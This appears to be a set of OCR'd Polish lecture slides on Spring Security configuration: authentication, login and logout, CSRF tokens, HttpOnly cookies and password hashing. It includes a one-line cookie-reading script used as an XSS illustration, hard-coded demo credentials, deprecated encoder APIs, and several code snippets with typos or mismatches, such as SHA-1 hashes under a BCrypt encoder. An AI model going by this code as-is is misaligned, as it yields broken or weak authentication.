
UserDetails - user zrozumiały dla SpringSecurity

User – zwykła klasa domenowa


```
private User getLoggedUser(){
  String login = ((UserDetails (SecurityContextHolder.getContext())
        .getAuthentication().getPrincipal()).getUsername();
    return userDAO.findByLogin(login);
}
```

Koncepcja

source: http://terasolunaorg.github.io/guideline/5.0.0.RELEASE/en/Security/Authentication.html



SecurityContext source:http://dev.anyframejava.org/



UserDetailService (read-only)

```
public interface UserDetailsService {
  UserDetails loadUserByUsername(String username) throws UsernameNotFoundException;
}
```

Dostarcza usługę uwierzytelnienia dla AuthenticationManager

```
@Service("userAccountDetailsService")
public class UserAccountDetailsService implements UserDetailsService {
@Override
public UserDetails loadUserByUsername(String username) throws UsernameNotFoundException {
  UserAccount account = getUserAccount(username);
   return new User(account.getUsername(),
  account.getPassword(),AuthorityUtils.createAuthorityList( account.getAuthority()));
}
public UserAccount getUserAccount(String username) {
try {
 TypedQuery<UserAccount> query = UserAccount.findUserAccountsByUsernameEquals(username);
     return query.getSingleResult();
    }  catch (EmptyResultDataAccessException ex) {
            throw new UsernameNotFoundException("Could not find user " + username, ex);
  }
 }
}
```

UserDetails

accountExpired(boolean) – określa, czy konto wygasło czy nie

accountLocked(boolean) – określa, czy konto zostało zablokowane czy też nie

and() - łączenie w łańcuch

authorities(GrantedAuthority …) - określa jedno lub więcej uprawnień nadanych użytkownikowi

credentialsExpired(boolean) - określa, czy dane wygasły czy też nie

disabled(boolean) – określa, czy konto jest włączone czy też nie

password(String) - hasło użytkownika

roles(String …) - jedna lub więcej ról przypisanych do użytkownika

UserDetails : wyjątki

UsernameNotFoundException - powinien zostać rzucony, jeśli dla danej nazwy nie byliśmy w stanie zlokalizować użytkownika, lub użytkownik ten nie ma żadnych uprawnień.

DataAccessException - powinien zostać rzucony, jeśli nie byliśmy w stanie zlokalizować użytkownika z powodów związanych z używanym repozytorium.

EnableWebSecurity

@EnableWebSecurity - włączamy ustawienia bezpieczeństwa
wyłącznie dla aplikacji typu web.

```
@Configuration
@EnableWebSecurity
public class SecurityConfig extends WebSecurityConfigurerAdapter{}
```

@EnableWebSecurity żyje w symbiozie z WebSecurityConfigurer.
WebSecurityConfigurerAdaper rozszerza WebSecurityConfigurer dla potrzeb dewelopera.

WebSecurityConfigurerAdapter

configure(WebSecurity) - jej nadpisanie umożliwia konfigurację łańcucha filtrów

configure(HttpSecurity) - jej nadpisanie umożliwia konfigurację sposobu zabezpieczenia żądań za pomocą interceptorów

configure(AuthenticationManagerBuilder) – jej nadpisanie umożliwia konfigurację usług szczegółów użytkownika.

Przykład konfiguracji : minimum

AbstractSecurityWebApplicationInitializer – bez Springa

```
public class SecurityWebApplicationInitializer extends AbstractSecurityWebApplicationInitializer {
    public SecurityWebApplicationInitilalizer(){
       super(SecurityConfig.class);
}
@EnableWebSecurity
public class SecurityConfig extends WebSecurityConfigurerAdapter {
  @Autowired
     public void configureGlobal(AuthenticationManagerBuilder auth) throws Exception {
        auth.inMemoryAuthentication() .withUser("user").password("password").roles("USER");
    }
}
```

Spring MVC

```
public class SecurityWebApplicationInitializer extends AbstractSecurityWebApplicationInitializer {
  //register SpringConfig
@Autowired
     public void configureGlobal(AuthenticationManagerBuilder auth) throws Exception {
        auth.inMemoryAuthentication() .withUser("user").password("password").roles("USER");
    }
}
```

Przykład konfiguracji : javaConfig, xml

```
protected void configure(HttpSecurity http) throws Exception {
    http.authorizeRequests().anyRequest().authenticated().and()
    .formLogin()
    .and()
    .httpBasic();
}
```

```
<http>
  <intercept-url pattern="/**" access="authenticated"/>
  <form-login />
  <http-basic />
</http>
```

Login Form

XML : form-login:

loginProcessingUrl: /j_spring_security_check

usernameParameter: j_username

passwordParameter: j_password

Java Configuration : formLogin():

loginProcessingUrl: /login

usernameParameter: username

passwordParameter: password


```
protected void configuare(HttpSecurity http) throws Exception {
http.authorizeRequests().anyRequest().authenticated().and().formLogin(). loginPage("/login") .permitAll();
}
```

```
<c:url value="/login" var="loginUrl"/>
<form action="${loginUrl}" method="post">
<c:if test="${param.error != null}">
<p>Invalid username and password </p>
</c:if>
    <c:if test="${param.logout != null}">
          <p> You have been logged out. </p>
   </c:if>
<p>
  <label for="username">Username</label>
   <input type="text" id="username" name="username"/>
</p>
<p>
  <label for="password">Password</label>
  <input type="password" id="password" name="password"/>
</p>
<input type="hidden"  name="${_csrf.parameterName}"  value="${_csrf.token}"/>
      <button type="submit" class="btn">Log in</button>
 </form>
```

CSRF : Login Form

```
<form action="#" th:action="@{'/welcome'}"  role="search"   method="POST" id="login-user-form">
  <p th:if="${param.error}">Wrong user or password</p>
   <input name="username" type="text"  id="username_or_email" size="25"  autocomplete="off" />
   <input  name="password" type="password"  id="j_password" size="25" />
   <input th:name="${_csrf.parameterName}" type="hidden" th:value="${_csrf.token}" />
    <button type="submit" class="btn btn-default navbar-btn">Sign in</button>
</form>
```

Logout source : http://terasolunaorg.github.io/guideline/5.0.0.RELEASE/en/Security/Authentication.html




```
protected void configure(HttpSecurity http) throws Exception {
  http.logout().logoutUrl("/my/logout").logoutSuccessUrl("/my/index")
.logoutSuccessHandler(logoutSuccessHandler).invalidateHttpSession(true)
.addLogoutHandler(logoutHandler)
.deleteCookies(cookieNamesToClear).and()
}
```

```
<http >
  <logout logout-url="/j_spring_security_logout"/>
</http>
```

Http only

Blokuje próby odczytu cookie z tą flagą przez API inne niż HTTP. Oznacza to, że np. JavaScript nie może odczytać takiego cookie.

```
<script type="text/javascript">
   alert(document.cookie);
</script>
```

web.xml

```
<session-config>
  <cookie-config>
    <http-only>true</http-only>
    <secure>true</secure>
  </cookie-config>
  <session-timeout>15</session-timeout>
  <tracking-mode>COOKIE</tracking-mode>
</session-config>
```

We wbudowanym kontenerze servletów

```
@Bean
public EmbeddedServletContainerFactory servletContainer() {
    TomcatEmbeddedServletContainerFactory factory = new TomcatEmbeddedServletContainerFactory();
    factory.setTomcatContextCustomizers(Arrays.asList(new CustomCustomizer()));
    return factory;
}
static class CustomCustomizer implements TomcatContextCustomizer {
    @Override
    public void customize(Context context) {  context.setUseHttpOnly(true);    }
}
```

Uwierzytelnianie na podstawie baz danych

```
@Autowired
  private DataSource dataSource;
@Autowired
public void configureGlobal(AuthenticationManagerBuilder auth) throws Exception {
   auth.jdbcAuthentication().dataSource(dataSource)
   .withDefaultSchema()
   .withUser("user").password("password").roles("USER").and()
   .withUser("admin").password("password").roles("USER", "ADMIN");
}
```

Hasła

Problemy z:

- bezpiecznym przechowywaniem
- wymuszaniem na użytkownikach używania dobrych haseł
- walidacją
- przekazywaniem dalej hasła
- polityką bezpieczeństwa haseł
- centralizacją

Możliwości :

- w formie jawnego tekstu (plainText)
- MD5
- SHA
- Bcrypt/Scrypt

Spring security dostarcza możliwość użycia :

- *org.springframework.security.crypto.bcrypt.BcryptPasswordEncoder – użycie algorytmu bcrypt*
- *org.springframework.security.crypto.password.StandardPasswordEncoder -*

  użycie algorytmu "SHA-256" + 1024 rounds of stretching
- *org.springframework.security.crypto.password.NoOpPasswordEncoder – plainText tylko dla testów*

Sól

Solą nazywamy pewną wartość, którą dodajemy do hasła przed policzeniem skrótu. Zapobiega to atakom przy użyciu tęczowych tablic (rainbow tables). Zagrożenie to jest szczególnie poważne dla starszych algorytmów hashujących, jak np. MD5.

Dobrą praktyką jest użycie odmiennej wartości soli dla każdego użytkownika. W ten sposób nawet jeśli kilku z nich ma identyczne hasła, to skróty nadal będą różne.

Spring Security daje nam możliwość stworzenia własnego salt providera poprzez implementację interfejsu SaltSource.

```
<!-- use SHA(Security Hash Algorithm) to encrypt the password -->
<bean id="passwordEncoder" class="org.springframework.security.authentication.encoding.ShaPasswordEncoder" />
<!-- saltSource add to password -->
<bean id="saltSource" class="org.springframework.security.authentication.dao.ReflectionSaltSource">
    <property name="userPropertyToUse" value="username" />
</bean>

<authentication-manager alias="authenticationManager">
      <authentication-provider user-service-ref="customJdbcDao">
         <password-encoder ref="passwordEncoder">
            <salt-source ref="saltSource" />
         </password-encoder>
      </authentication-provider>
   </authentication-manager>


String encryptedPassword = passwordEncoder.encodePassword((String) authentication.getCredentials(), saltSource);
```

Sól


```
<bean id="authenticationProvider"  class="org.springframework.security.authentication.dao.DaoAuthenticationProvider">
   <property name="saltSource" ref="saltSource" />
   <property name="userDetailsService" ref="userDetailsService" />
   <property name="passwordEncoder" ref="passwordEncoder" />
</bean>

<bean id="saltSource"    class="org.springframework.security.authentication.dao.ReflectionSaltSource">
   <property name="userPropertyToUse" value="username" />
</bean>
```

Porównywanie :

```
@Autowired PasswordEncoder passwordEncoder;
public String register(User user, String rawPassword, String userSalt) {
   String password = passwordEncoder.encodePassword(rawPassword ,userSalt);
   user.setPassword(password);
}

public boolean matches(User user, String rawPassword, String userSalt) {
   return passwordEncoder.isPasswordValid(user.getPassword(),
            rawPassword, userSalt);
}
```


Hasła

```
<bean id="passwordEncoder"   class="org.springframework.security.crypto.password.StandardPasswordEncoder">
  <!-- from environment variable -->
  <constructor-arg value="#{systemEnvironment['PASSWORD_ENCODER_SECRET']}" />
</bean>

<bean id="passwordEncoder" class="org.springframework.security.crypto.password.StandardPasswordEncoder">
  <!-- from properties file -->
  <constructor-arg value="${passoword.encoder.secret}"/>
</bean>

<bean id="passwordEncoder"    class="org.springframework.security.crypto.bcrypt.BCryptPasswordEncoder" />

<bean id ="passwordEncoder" class="org.springframework.security.authentication.encoding.ShaPasswordEncoder">
    <constructor-arg value="512" />
    <property name="iterations" value="1000" /> <!-- number of stretching-->
</bean>
```



Szyfrowanie hasła source: http://terasolunaorg.github.io/guideline/


encode(String rawPassword) method



Porównywanie hasła source: http://terasolunaorg.github.io/guideline

matches(String rawPassword, String encodedPassword)

```
@Autowired  PasswordEncoder passwordEncoder;

public String register(Customer customer, String rawPassword) {
    String password = passwordEncoder.encode(rawPassword);
    customer.setPassword(password);
    ....
}
public boolean matches(Customer customer, String rawPassword)  return passwordEncoder.matches(rawPassword, customer.getPassword()) }
```



Szyfrowanie haseł

```
<beans:bean name="bcryptEncoder" class="org.springframework.security.crypto.bcrypt.BCryptPasswordEncoder"/>
<authentication-manager>
<authentication-provider>
 <password-encoder ref="bcryptEncoder"/>
   <user-service>
        <user name="jimi" password="d7e6351eaa13189a5a3641bab846c8e8c69ba39f" authorities="ROLE_USER, ROLE_ADMIN" />
        <user name="bob" password="4e7421b1b8765d8f9406d87e7cc6aa784c4ab97f"  authorities="ROLE_USER" />
    </user-service>
 </authentication-provider>
</authentication-manager>


@Configuration
@EnableWebSecurity
